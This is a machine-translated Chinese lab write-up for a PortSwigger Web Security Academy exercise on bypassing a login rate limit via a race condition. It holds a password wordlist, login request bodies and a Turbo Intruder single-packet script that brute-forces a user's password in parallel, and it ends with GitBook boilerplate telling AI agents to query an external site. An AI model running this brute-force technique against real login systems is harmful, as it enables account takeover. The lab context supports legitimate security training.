> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/web/race-conditions/rate-limit-bypass-via-race-condition.md).
# 通过竞争条件绕过速率限制
面向 PortSwigger Web Security Academy 实验室的通过竞争条件绕过速率限制笔记,包括利用流程、载荷测试、Burp Suite 验证和修复背景。
### 通过竞争条件绕过速率限制
身份验证机制设置了一个 **尝试次数限制** 以防止暴力破解攻击。/ 但是,\*\* 可以观察到\*\* 由于 **竞争条件** 在处理同时请求时。
实验目标:
* 利用竞争条件绕过该限制。
* 查找用户密码 **carlos**.
* 连接到应用程序。
* 访问管理面板。
* 删除用户 **carlos**.
#### 使用的密码字典
```bash
123123
abc123
football
monkey
letmein
shadow
master
666666
qwertyuiop
123321
mustang
123456
密码
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
1234567890
michael
x654321
superman
1qaz2wsx
baseball
7777777
121212
000000
```
#### 连接机制的观察


发送登录表单时,\*\* 可以观察到\*\* 发送了一个带有以下参数的 POST 请求:
* `CSRF`
* `用户名`
* `密码`
```bash
csrf=8SbZ2jaR8pdJ0Q4r0XNqmTeVk5GJHxsx&username=wiener&password=peter
```

经过几次连续的错误尝试后, **会出现消息**:
> *您已进行过多次错误的登录尝试。请在 XX 秒后重试。*
这证实了存在一个 **服务器端速率限制**.
#### 通过竞争条件进行并发测试(手动测试)

\*建立一个“竞争条件”组。


* 复制该标签页 **10 次**.
* 发送所有请求 **并行**.
测试:
```bash
csrf=ab5gEWlWPKDUCJCQAlxrxR42dLIhJCWR&username=wiener&password=test
```
观察:通过并行发送, **不会触发阻止** 在这种情况下。
#### 使用 Turbo Intruder 对 Carlos 进行暴力并发攻击

* 安装并使用 **Turbo Intruder** 扩展。

* 从登录请求中: **发送到 Turbo Intruder**.

* 选择 **`race single packet attack.py`** 脚本。
* 将密码字典复制到 **剪贴板**,然后使用以下脚本运行:
```python
def queueRequests(target, wordlists):
# 如果目标支持 HTTP/2,请使用 engine=Engine.BURP2 来触发单包攻击
# 如果它们只支持 HTTP/1,则改用 Engine.THREADED 或 Engine.BURP
# 更多信息请查看 https://portswigger.net/research/smashing-the-state-machine
engine = RequestEngine(endpoint=target.endpoint,
concurrentConnections=1,
engine=Engine.BURP2
)
passwords = wordlists.clipboard
# 'gate' 参数会在 openGate 被调用之前暂缓每个请求的一部分
# 如果您看到负时间戳,说明服务器在请求尚未完成前就已响应
for password in passwords:
engine.queue(target.req, password, gate='race1')
# 一旦所有带有 'race1' 标记的请求都已入队
# 调用 engine.openGate() 以同步发送它们
engine.openGate('race1')
def handleResponse(req, interesting):
table.add(req)
```
#### 观察结果

通过并行测试所有值,某个密码返回了一个 \*\*HTTP 代码 302\*\*(登录成功指示)。
\*\*
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/web/race-conditions/rate-limit-bypass-via-race-condition.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.